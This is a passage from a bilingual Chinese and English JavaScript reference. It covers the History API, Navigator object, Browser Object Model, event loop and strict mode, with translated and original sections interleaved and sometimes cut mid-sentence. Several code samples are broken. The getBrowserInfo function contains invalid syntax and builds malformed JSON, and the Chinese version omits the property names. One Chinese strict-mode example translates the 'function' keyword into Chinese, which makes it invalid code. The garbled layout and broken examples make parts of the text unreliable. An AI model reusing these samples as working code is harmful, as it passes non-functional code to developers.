[go\(\)](#) 方法从历史记录列表中加载特定的URL。参数可以是一个数字，表示跳转到特定位置的URL（-1表示后退一页，1表示前进一页），也可以是一个字符串。字符串必须是部分或完整的URL，函数将跳转到第一个匹配该字符串的URL。

语法

Chapter 46: History

Parameter	Details
domain	The domain you want to update to
title	The title to update to
path	The path to update to

Section 46.1: history.pushState()

Syntax :

```
history.pushState(state object, title, url)
```

This method allows to ADD histories entries. For more reference, Please have a look on this document : [pushState\(\) method](#)

Example :

```
window.history.pushState("http://example.ca", "Sample Title", "/example/path.html");
```

This example inserts a new record into the history, address bar, and page title.

Note this is different from the [history.replaceState\(\)](#). Which updates the current history entry, rather than adding a new one.

Section 46.2: history.replaceState()

Syntax :

```
history.replaceState(data, title [, url ])
```

This method modifies the current history entry instead of creating a new one. Mainly used when we want to update URL of the current history entry.

```
window.history.replaceState("http://example.ca", "Sample Title", "/example/path.html");
```

This example replaces the current history, address bar, and page title.

Note this is different from the [history.pushState\(\)](#). Which inserts a new history entry, rather than replacing the current one.

Section 46.3: Load a specific URL from the history list

[go\(\)](#) method

The [go\(\)](#) method loads a specific URL from the history list. The parameter can either be a number which goes to the URL within the specific position (-1 goes back one page, 1 goes forward one page), or a string. The string must be a partial or full URL, and the function will go to the first URL that matches the string.

Syntax

示例

点击按钮后退两页：

```
<html>
  <head>
    <script type="text/javascript">
      function goBack()
      {
        window.history.go(-2)
      }
    </script>
  </head>
  <body>
    <input type="button" value="返回前2页" onclick="goBack()" />
  </body>
</html>
```

Example

Click on the button to go back two pages:

```
<html>
  <head>
    <script type="text/javascript">
      function goBack()
      {
        window.history.go(-2)
      }
    </script>
  </head>
  <body>
    <input type="button" value="Go back 2 pages" onclick="goBack()" />
  </body>
</html>
```

第47章：Navigator对象

第47.1节：获取一些基本的浏览器数据并以JSON对象返回

以下函数可用于获取当前浏览器的一些基本信息，并以JSON格式返回。

```
function getBrowserInfo() {
    var json = "[{",
        /* 包含浏览器信息的数组 */
        info = [
            navigator.userAgent, // 获取用户代理
            navigator.cookieEnabled, // 检查浏览器是否启用Cookie
            navigator.appName, // 获取浏览器名称
            navigator.language, // 获取浏览器语言
            navigator.appVersion, // 获取浏览器版本
            navigator.platform // 获取浏览器编译的平台
        ],
        /* 包含浏览器信息名称的数组 */
        infoNames = [
            "userAgent",
            "cookiesEnabled",
            "browserName",
            "browserLang",
            "browserVersion",
            "browserPlatform"
        ];
    /* 创建 JSON 对象 */
    for (var i = 0; i < info.length; i++) {
        if (i === info.length - 1) {
            json += '": "' + info[i] + '"';
        } else {
            json += '": "' + info[i] + '",';
        }
    }
    return json + "}";
}
```

Chapter 47: Navigator Object

Section 47.1: Get some basic browser data and return it as a JSON object

The following function can be used to get some basic information about the current browser and return it in JSON format.


```
function getBrowserInfo() {
    var json = "[{" +
        /* The array containing the browser info */
        info = [
            navigator.userAgent, // Get the User-agent
            navigator.cookieEnabled, // Checks whether cookies are enabled in browser
            navigator.appName, // Get the Name of Browser
            navigator.language, // Get the Language of Browser
            navigator.appVersion, // Get the Version of Browser
            navigator.platform // Get the platform for which browser is compiled
        ],
        /* The array containing the browser info names */
        infoNames = [
            "userAgent",
            "cookiesEnabled",
            "browserName",
            "browserLang",
            "browserVersion",
            "browserPlatform"
        ];
    /* Creating the JSON object */
    for (var i = 0; i < info.length; i++) {
        if (i === info.length - 1) {
            json += '": "' + infoNames[i] + '": "' + info[i] + '"';
        } else {
            json += '": "' + infoNames[i] + '": "' + info[i] + '",';
        }
    }
    return json + "}";
}
```

第48章：BOM（浏览器对象模型）

第48.1节：介绍

BOM（浏览器对象模型）包含表示当前浏览器窗口及其组件的对象；这些对象模拟诸如历史记录、设备屏幕等内容。

BOM中最顶层的对象是window对象，表示当前的浏览器窗口或标签页。



- **Document**：表示当前网页。
- **History**：表示浏览器历史记录中的页面。
- **Location**：表示当前页面的URL。
- **Navigator**：表示浏览器的信息。
- **Screen**：表示设备的显示信息。

第48.2节：Window对象属性

Window 对象包含以下属性。


属性	描述
window.closed	窗口是否已关闭

Chapter 48: BOM (Browser Object Model)

Section 48.1: Introduction

The BOM (Browser Object Model) contains objects that represent the current browser window and components; objects that model things like *history*, *device's screen*, etc

The topmost object in BOM is the **window** object, which represents the current browser window or tab.



- **Document**: represents current web page.
- **History**: represents pages in browser history.
- **Location**: represents URL of current page.
- **Navigator**: represents information about browser.
- **Screen**: represents device's display information.

Section 48.2: Window Object Properties

The Window Object contains the following properties.

Property	Description
window.closed	Whether the window has been closed

window.length	窗口中 <iframe> 元素的数量
window.name	获取或设置窗口的名称
window.innerHeight	窗口高度
window.innerWidth	窗口宽度
window.screenX	指针的 X 坐标, 相对于屏幕左上角
window.screenY	指针的 Y 坐标, 相对于屏幕左上角
window.location	窗口对象的当前URL (或本地文件路径)
window.history	浏览器窗口或标签页的历史记录对象引用
window.screen	屏幕对象引用
window.pageXOffset	文档水平滚动的距离
window.pageYOffset	文档垂直滚动的距离

第48.3节：窗口对象方法

浏览器对象模型 (Browser Object Model) 中最重要的对象是窗口对象。它有助于访问有关浏览器及其组件的信息。为了访问这些功能, 它提供了各种方法和属性。

方法	描述
window.alert()	创建带有消息和确定按钮的对话框
window.blur()	移除窗口焦点
window.close()	关闭浏览器窗口
window.confirm()	创建带有消息、确定按钮和取消按钮的对话框
window.getComputedStyle()	获取应用于元素的CSS样式
window.moveTo(x,y)	将窗口的左边缘和上边缘移动到指定坐标
window.open()	打开一个新的浏览器窗口, URL由参数指定
window.print()	告诉浏览器用户想要打印当前页面的内容
window.prompt()	创建一个用于获取用户输入的对话框
window.scrollBy()	按指定的像素数滚动文档
window.scrollTo()	将文档滚动到指定的坐标
window.setInterval()	在指定的时间间隔内重复执行某操作
window.setTimeout()	在指定时间后执行某操作
window.stop()	停止窗口加载

window.length	Number of <iframe> elements in window
window.name	Gets or sets the name of the window
window.innerHeight	Height of window
window.innerWidth	Width of window
window.screenX	X-coordinate of pointer, relative to top left corner of screen
window.screenY	Y-coordinate of pointer, relative to top left corner of screen
window.location	Current URL of window object (or local file path)
window.history	Reference to history object for browser window or tab.
window.screen	Reference to screen object
window.pageXOffset	Distance document has been scrolled horizontally
window.pageYOffset	Distance document has been scrolled vertically

Section 48.3: Window Object Methods

The most important object in the Browser Object Model is the window object. It helps in accessing information about the browser and its components. To access these features, it has various methods and properties.

Method	Description
window.alert()	Creates dialog box with message and an OK button
window.blur()	Remove focus from window
window.close()	Closes a browser window
window.confirm()	Creates dialog box with message, an OK button and a cancel button
window.getComputedStyle()	Get CSS styles applied to an element
window.moveTo(x,y)	Move a window's left and top edge to supplied coordinates
window.open()	Opens new browser window with URL specified as parameter
window.print()	Tells browser that user wants to print contents of current page
window.prompt()	Creates dialog box for retrieving user input
window.scrollBy()	Scrolls the document by the specified number of pixels
window.scrollTo()	Scrolls the document to the specified coordinates
window.setInterval()	Do something repeatedly at specified intervals
window.setTimeout()	Do something after a specified amount of time
window.stop()	Stop window from loading

第49章：事件循环

第49.1节：网页浏览器中的事件循环

绝大多数现代JavaScript环境都遵循事件循环的工作方式。这是计算机编程中的一个常见概念，基本意思是你的程序持续等待新的事件发生，当事件发生时，对其作出响应。宿主环境会调用你的程序，触发事件循环中的一个“轮次”或“滴答”或“任务”，该任务随后运行至完成。该轮次完成后，宿主环境会等待其他事件发生，然后这一切重新开始。

浏览器中一个简单的例子如下：

```
<!DOCTYPE html>
<title>事件循环示例</title>

<script>
console.log("this a script entry point");

document.body.onclick = () => {
  console.log("onclick");
};

setTimeout(() => {
  console.log("setTimeout 回调日志 1");
  console.log("setTimeout 回调日志 2");
}, 100);
</script>
```

在此示例中，宿主环境是网页浏览器。

1. HTML 解析器将首先执行`<script>`。它会运行至完成。
2. 调用`setTimeout`告诉浏览器，在 100 毫秒后，应将一个任务加入队列以执行指定的操作。
 - 3. 此同时，事件循环负责持续检查是否有其他事情需要处理：例如，渲染网页。
4. 在 100 毫秒后，如果事件循环没有因其他原因忙碌，它将看到该任务`setTimeout`将任务入队，并运行该函数，记录这两个语句。
5. 在任何时候，如果有人点击页面主体，浏览器会向事件循环发送一个任务，运行点击处理函数。事件循环在不断检查要执行的内容时，会发现这个任务，并运行该函数。

你可以看到在这个例子中，有几种不同类型的入口点进入JavaScript代码，事件循环会调用它们：

- `<script>`元素会立即被调用
- `setTimeout`任务被发送到事件循环并运行一次
- 点击处理任务可以多次发送并每次运行

事件循环的每一轮负责许多事情；只有其中一部分会调用这些JavaScript任务。有关完整细节，请参见[HTML规范](#)

最后一件事：我们说每个事件循环任务“运行至完成”是什么意思？我们的意思是，通常不可能中断排队等待运行的代码块任务，也永远不可能让代码与另一个代码块交错运行。例如，即使你点击的时机非常完美，也永远无法让

Chapter 49: The Event Loop

Section 49.1: The event loop in a web browser

The vast majority of modern JavaScript environments work according to an *event loop*. This is a common concept in computer programming which essentially means that your program continually waits for new things to happen, and when they do, reacts to them. The *host environment* calls into your program, spawning a "turn" or "tick" or "task" in the event loop, which then *runs to completion*. When that turn has finished, the host environment waits for something else to happen, before all this starts.

A simple example of this is in the browser. Consider the following example:

```
<!DOCTYPE html>
<title>Event loop example</title>

<script>
console.log("this a script entry point");

document.body.onclick = () => {
  console.log("onclick");
};

setTimeout(() => {
  console.log("setTimeout callback log 1");
  console.log("setTimeout callback log 2");
}, 100);
</script>
```

In this example, the host environment is the web browser.

1. The HTML parser will first execute the `<script>`. It will run to completion.
2. The call to `setTimeout` tells the browser that, after 100 milliseconds, it should enqueue a `task` to perform the given action.
3. In the meantime, the event loop is then responsible for continually checking if there's something else to do: for example, rendering the web page.
4. After 100 milliseconds, if the event loop is not busy for some other reason, it will see the task that `setTimeout` enqueues, and run the function, logging those two statements.
5. At any time, if someone clicks on the body, the browser will post a task to the event loop to run the click handler function. The event loop, as it goes around continually checking what to do, will see this, and run that function.

You can see how in this example there are several different types of entry points into JavaScript code, which the event loop invokes:

- The `<script>` element is invoked immediately
- The `setTimeout` task is posted to the event loop and run once
- The click handler task can be posted many times and run each time

Each turn of the event loop is responsible for many things; only some of them will invoke these JavaScript tasks. For full details, [see the HTML specification](#)

One last thing: what do we mean by saying that each event loop task "runs to completion"? We mean that it is not generally possible to interrupt a block of code that is queued to run as a task, and it is never possible to run code interleaved with another block of code. For example, even if you clicked at the perfect time, you could never get the

上述代码在两个setTimeout回调日志1/2"之间记录"onclick"。这是由于任务发送的工作方式；它是协作式且基于队列的，而非抢占式的。

第49.2节：异步操作与事件循环

在常见的JavaScript编程环境中，许多有趣的操作是异步的。例如，在浏览器中我们看到诸如

```
window.setTimeout(() => {
  console.log("this happens later");
}, 100);
```

在 Node.js 中，我们看到诸如

```
fs.readFile("file.txt", (err, data) => {
  console.log("data");
});
```

这与事件循环如何契合？

其工作原理是，当这些语句执行时，它们会告诉宿主环境（即浏览器或Node.js运行时）去执行某些操作，可能是在另一个线程中。当宿主环境完成该操作（分别是等待100毫秒或读取文件file.txt）后，它会向事件循环发送一个任务，表示“用这些参数调用之前给我的回调函数”。

事件循环随后忙于执行它的任务：渲染网页、监听用户输入，并持续查找已发布的任务。当它看到这些调用回调的任务时，就会回调JavaScript。这就是你获得异步行为的方式！

above code to log "onclick" in between the two setTimeout callback log 1/2"s. This is due to the way the task-posting works; it is cooperative and queue-based, instead of preemptive.

Section 49.2: Asynchronous operations and the event loop

Many interesting operations in common JavaScript programming environments are asynchronous. For example, in the browser we see things like

```
window.setTimeout(() => {
  console.log("this happens later");
}, 100);
```

and in Node.js we see things like

```
fs.readFile("file.txt", (err, data) => {
  console.log("data");
});
```

How does this fit with the event loop?

How this works is that when these statements execute, they tell the *host environment* (i.e., the browser or Node.js runtime, respectively) to go off and do something, probably in another thread. When the host environment is done doing that thing (respectively, waiting 100 milliseconds or reading the file file.txt) it will post a task to the event loop, saying "call the callback I was given earlier with these arguments".

The event loop is then busy doing its thing: rendering the webpage, listening for user input, and continually looking for posted tasks. When it sees these posted tasks to call the callbacks, it will call back into JavaScript. That's how you get asynchronous behavior!

第50章：严格模式

第50.1节：针对整个脚本

严格模式可以通过在任何其他语句之前放置语句"use strict";来应用于整个脚本。

```
"use strict";
// 严格模式现在适用于脚本的其余部分
```

严格模式仅在你定义了"use strict"的脚本中启用。你可以组合使用带有和不带严格模式的脚本，因为严格状态不会在不同脚本之间共享。

版本 ≥ 6

注意：所有写在 ES2015+ 模块和类中的代码默认都是严格模式。

第50.2节：关于函数

严格模式也可以通过在函数声明开头添加"use strict";语句来应用于单个函数。

```
function strict() {
  "use strict";
  // 严格模式现在适用于该函数的其余部分
  var innerFunction = function () {
    // 严格模式同样适用于这里
  };
}

function notStrict() {
  // 但这里不适用
}
```

严格模式也会应用于任何内部作用域的函数。

第50.3节：属性的变化

严格模式还阻止你删除不可删除的属性。

```
"use strict";
delete Object.prototype; // 抛出 TypeError
```

如果不使用严格模式，上述语句将被简单忽略，但现在你知道为什么它不会按预期执行了。

它还防止你扩展一个不可扩展的属性。

```
var myObject = {name: "My Name"}
Object.preventExtensions(myObject);

function setAge() {
  myObject.age = 25; // 没有错误
}

function setAge() {
```

Chapter 50: Strict mode

Section 50.1: For entire scripts

Strict mode can be applied on entire scripts by placing the statement "`use strict`"; before any other statements.

```
"use strict";
// strict mode now applies for the rest of the script
```

Strict mode is only enabled in scripts where you define "`use strict`". You can combine scripts with and without strict mode, because the strict state is not shared among different scripts.

Version ≥ 6

Note: All code written inside ES2015+ modules and classes are strict by default.

Section 50.2: For functions

Strict mode can also be applied to single functions by prepending the "`use strict`"; statement at the beginning of the function declaration.

```
function strict() {
  "use strict";
  // strict mode now applies to the rest of this function
  var innerFunction = function () {
    // strict mode also applies here
  };
}

function notStrict() {
  // but not here
}
```

Strict mode will also apply to any inner scoped functions.

Section 50.3: Changes to properties

Strict mode also prevents you from deleting undeletable properties.

```
"use strict";
delete Object.prototype; // throws a TypeError
```

The above statement would simply be ignored if you don't use strict mode, however now you know why it does not execute as expected.

It also prevents you from extending a non-extensible property.

```
var myObject = {name: "My Name"}
Object.preventExtensions(myObject);

function setAge() {
  myObject.age = 25; // No errors
}

function setAge() {
```

```
"use strict";
myObject.age = 25; // TypeError: 无法定义属性 "age": 对象不可扩展
}
```

第50.4节：全局属性的更改

在非严格模式作用域中，当一个变量在未使用var、const或let关键字初始化的情况下被赋值时，它会自动在全局作用域中声明：

```
a = 12;
console.log(a); // 12
```

然而，在严格模式下，任何对未声明变量的访问都会抛出引用错误：

```
"use strict";
a = 12; // ReferenceError: a 未定义
console.log(a);
```

这是有用的，因为 JavaScript 有许多可能的事件，有时是意料之外的。在非严格模式下，这些事件常常使开发者认为它们是错误或意外行为，因此通过启用严格模式，抛出的任何错误都强制开发者确切知道正在做什么。

```
"use strict";
// 假设存在一个全局变量 mistypedVariable
mistypedVaraible = 17; // 由于变量拼写错误，这行代码抛出引用错误
//
```

这段严格模式下的代码展示了一个可能的场景：它抛出一个引用错误，指向赋值的行号，使开发者能够立即发现变量名的拼写错误。

在非严格模式下，除了不会抛出错误且赋值成功之外，
mistypedVaraible 会自动在全局作用域中声明为全局变量。这意味着开发者需要手动在代码中查找这个特定的赋值。

此外，通过强制变量声明，开发者不能在函数内部意外声明全局变量。在非严格模式下：

```
函数 foo() {
a = "bar"; // 变量会自动在全局作用域中声明
}
foo();
console.log(a); // >> bar
```

在严格模式下，必须显式声明变量：

```
function strict_scope() {
  "use strict";
  var a = "bar"; // 变量是局部的
}
strict_scope();
console.log(a); // >> "ReferenceError: a is not defined"
```

变量也可以在函数外部和之后声明，例如允许它在全局

作用域中使用：

```
"use strict";
myObject.age = 25; // TypeError: can't define property "age": Object is not extensible
}
```

Section 50.4: Changes to global properties

In a non-strict-mode scope, when a variable is assigned without being initialized with the `var`, `const` or the `let` keyword, it is automatically declared in the global scope:

```
a = 12;
console.log(a); // 12
```

In strict mode however, any access to an undeclared variable will throw a reference error:

```
"use strict";
a = 12; // ReferenceError: a is not defined
console.log(a);
```

This is useful because JavaScript has a number of possible events that are sometimes unexpected. In non-strict-mode, these events often lead developers to believe they are bugs or unexpected behavior, thus by enabling strict-mode, any errors that are thrown enforces them to know exactly what is being done.

```
"use strict";
// Assuming a global variable mistypedVariable exists
mistypedVaraible = 17; // this line throws a ReferenceError due to the
// misspelling of variable
```

This code in strict mode displays one possible scenario: it throws a reference error which points to the assignment's line number, allowing the developer to immediately detect the mistype in the variable's name.

In non-strict-mode, besides the fact that no error is thrown and the assignment is successfully made, the `mistypedVaraible` will be automatically declared in the global scope as a global variable. This implies that the developer needs to look up manually this specific assignment in the code.

Furthermore, by forcing declaration of variables, the developer cannot accidentally declare global variables inside functions. In non-strict-mode:

```
function foo() {
  a = "bar"; // variable is automatically declared in the global scope
}
foo();
console.log(a); // >> bar
```

In strict mode, it is necessary to explicitly declare the variable:

```
function strict_scope() {
  "use strict";
  var a = "bar"; // variable is local
}
strict_scope();
console.log(a); // >> "ReferenceError: a is not defined"
```

The variable can also be declared outside and after a function, allowing it to be used, for instance, in the global scope:

```
function strict_scope() {
    "use strict";
a = "bar"; // 变量是全局的
}
var a;
strict_scope();
console.log(a); // >> bar
```

第50.5节：重复参数

严格模式不允许使用重复的函数参数名。

```
function foo(bar, bar) {} // 无错误。调用时 bar 被设置为最后一个参数
"use strict";
function foo(bar, bar) {} // 语法错误：重复的形式参数 bar
```

第50.6节：严格模式下的函数作用域

在严格模式下，局部块中声明的函数在块外不可访问。

```
"use strict";
{
f(); // 'hi'
function f() {console.log('hi');}
}
f(); // 引用错误：f 未定义
```

从作用域角度看，严格模式下的函数声明绑定方式与let或const相同。

第50.7节：函数参数列表的行为

arguments对象在严格模式和非严格模式下表现不同。在非严格模式中，arguments对象会反映参数值的变化，然而在严格模式中，对参数值的任何更改都不会反映在arguments对象中。

```
function add(a, b){
console.log(arguments[0], arguments[1]); // 输出：1,2

a = 5, b = 10;

console.log(arguments[0], arguments[1]); // 输出：5,10
}

add(1, 2);
```

对于上述代码，当我们改变参数的值时，arguments 对象也会被改变。然而，对于严格模式，情况则不会如此反映。

```
function add(a, b) {
    'use strict';

console.log(arguments[0], arguments[1]); // 输出：1,2

a = 5, b = 10;

console.log(arguments[0], arguments[1]); // 输出：1,2
```

```
function strict_scope() {
    "use strict";
a = "bar"; // variable is global
}
var a;
strict_scope();
console.log(a); // >> bar
```

Section 50.5: Duplicate Parameters

Strict mode does not allow you to use duplicate function parameter names.

```
function foo(bar, bar) {} // No error. bar is set to the final argument when called
"use strict";
function foo(bar, bar) {} // SyntaxError: duplicate formal argument bar
```

Section 50.6: Function scoping in strict mode

In Strict Mode, functions declared in a local block are inaccessible outside the block.

```
"use strict";
{
f(); // 'hi'
function f() {console.log('hi');}
}
f(); // ReferenceError: f is not defined
```

Scope-wise, function declarations in Strict Mode have the same kind of binding as `let` or `const`.

Section 50.7: Behaviour of a function's arguments list

arguments object behave different in *strict* and *non strict* mode. In *non-strict* mode, the argument object will reflect the changes in the value of the parameters which are present, however in *strict* mode any changes to the value of the parameter will not be reflected in the argument object.

```
function add(a, b){
    console.log(arguments[0], arguments[1]); // Prints : 1,2

    a = 5, b = 10;

    console.log(arguments[0], arguments[1]); // Prints : 5,10
}

add(1, 2);
```

For the above code, the arguments object is changed when we change the value of the parameters. However, for strict mode, the same will not be reflected.

```
function add(a, b) {
    'use strict';

    console.log(arguments[0], arguments[1]); // Prints : 1,2

    a = 5, b = 10;

    console.log(arguments[0], arguments[1]); // Prints : 1,2
```

```
}
```

值得注意的是，如果任一参数为`undefined`，且我们尝试在严格模式或非严格模式中改变该参数的值，`arguments` 对象都保持不变。

严格模式

```
function add(a, b) {
    'use strict';

    console.log(arguments[0], arguments[1]); // undefined,undefined
                                                // 1,undefined
    a = 5, b = 10;

    console.log(arguments[0], arguments[1]); // undefined,undefined
                                                // 1, undefined
}
add();
// undefined,undefined
// undefined,undefined

add(1)
// 1, undefined
// 1, undefined
```

非严格模式

```
function add(a,b) {

    console.log(arguments[0],arguments[1]);

    a = 5, b = 10;

    console.log(arguments[0],arguments[1]);
}
add();
// undefined,undefined
// undefined,undefined

add(1);
// 1, undefined
// 5, undefined
```

第50.8节：非简单参数列表

```
function a(x = 5) {
    "use strict";
}
```

这是无效的JavaScript代码，会抛出`SyntaxError`，因为不能在带有非简单参数列表的函数中使用`"use strict"`指令，如上例中的默认赋值 `x = 5`

非简单参数包括 -

- 默认赋值

```
function a(x = 1) {
    "use strict";
```

```
}
```

It's worth noting that, if any one of the parameters is `undefined`, and we try to change the value of the parameter in both *strict-mode* or *non-strict* mode the `arguments` object remains unchanged.

Strict mode

```
function add(a, b) {
    'use strict';

    console.log(arguments[0], arguments[1]); // undefined,undefined
                                                // 1,undefined
    a = 5, b = 10;

    console.log(arguments[0], arguments[1]); // undefined,undefined
                                                // 1, undefined
}
add();
// undefined,undefined
// undefined,undefined

add(1)
// 1, undefined
// 1, undefined
```

Non-Strict Mode

```
function add(a,b) {

    console.log(arguments[0],arguments[1]);

    a = 5, b = 10;

    console.log(arguments[0],arguments[1]);
}
add();
// undefined,undefined
// undefined,undefined

add(1);
// 1, undefined
// 5, undefined
```

Section 50.8: Non-Simple parameter lists

```
function a(x = 5) {
    "use strict";
}
```

is invalid JavaScript and will throw a `SyntaxError` because you cannot use the directive `"use strict"` in a function with Non-Simple Parameter list like the one above - default assignment `x = 5`

Non-Simple parameters include -

- Default assignment

```
function a(x = 1) {
    "use strict";
```

}

- 解构赋值

```
function a({ x }) {  
  "use strict";  
}
```

